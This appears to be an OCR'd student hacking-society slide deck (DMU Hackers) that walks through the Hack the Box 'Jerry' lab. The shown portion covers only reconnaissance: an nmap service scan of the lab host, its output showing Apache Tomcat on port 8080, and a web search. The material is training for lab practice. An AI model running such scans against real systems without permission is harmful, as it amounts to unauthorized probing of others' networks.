

/dmuhackers
@dmuhackers
DMU
HACKERS


Sign up on the DSU

£2 for the year


Agenda:

- Hack the Box Example
- Kali Setup
- Hands-on hacking
- Soar Point



OMU
HACKERS


Jerry
Windows
20
7897
7864


Finder File Edit View Go Window Help
Wed 1:19 AM
Headshots 2014
Canon Pics


root@kali: ~/htb
File Edit View Search Terminal Help
root@kali:~/htb# pwd
/root/htb
root@kali:~/htb# ls -la
total 52
drwxr-xr-x 13 root root 4096 Sep 18 14:42 .
drwxr-xr-x 27 root root 4096 Oct 9 15:08 ..
drwxr-xr-x 4 root root 4096 Aug 3 20:19 active
drwxr-xr-x 2 root root 4096 Sep 16 11:55 bounty
drwxr-xr-x 2 root root 4096 Aug 18 15:40 celestial
drwxr-xr-x 2 root root 4096 Aug 3 04:20 devops
drwxr-xr-x 4 root root 4096 Aug 3 23:59 hawk
drwxr-xr-x 2 root root 4096 Aug 2 15:00 jerry
drwxr-xr-x 2 root root 4096 Aug 18 15:45 posion
drwxr-xr-x 2 root root 4096 Sep 18 14:42 secnotes
drwxr-xr-x 2 root root 4096 Aug 4 01:31 sunday
drwxr-xr-x 2 root root 4096 Sep 15 18:12 waldo
drwxr-xr-x 2 root root 4096 Sep 18 15:42 ypuffy
root@kali:~/htb#

Scanning / Reconnaissance


SCAN
ALL THE THINGS
memegenerator.net

NMAP


```
nmap -sC -sV -oA
jerry 10.10.10.95
```

-sC

-sV

-oA Jerry

10.10.10.95


root@kali: ~/htb/jerry
File Edit View Search Terminal Help
Nmap 7.70 scan initiated Thu Aug 2 14:14:42 2018 as: nmap -sC -sV -oA jerry 10.10.10.95
Nmap scan report for 10.10.10.95
Host is up (0.025s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE VERSION
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Thu Aug 2 14:14:54 2018 -- 1 IP address (1 host up) scanned in 11.96 seconds
root@kali:~/htb/jerry#

Google

apache tomcat

All Images Videos News Books More Settings Tools SafeSearch on

About 27,700,000 results (0.45 seconds)

Apache Tomcat® - Welcome!

tomcat.apache.org/

The **Apache Tomcat** software is developed in an open and participatory environment and released under the Apache License version 2. The **Apache Tomcat** ...

Download

Welcome to the Apache Tomcat® 8.x software download page ...

Which Version

Apache Tomcat® is an open source software implementation ...

Apache Tomcat 8

Tomcat Setup - Introduction - Configuration - 21) Connectors

Tomcat 7

Setup - How to install and run Apache Tomcat on a variety of ...

Tomcat 9.0


Tomcat Setup - Introduction - Configuration - ...

Apache Tomcat 5.5

This is the top-level entry point of the documentation bundle for ...

More results from apache.org »

Apache Tomcat - Wikipedia

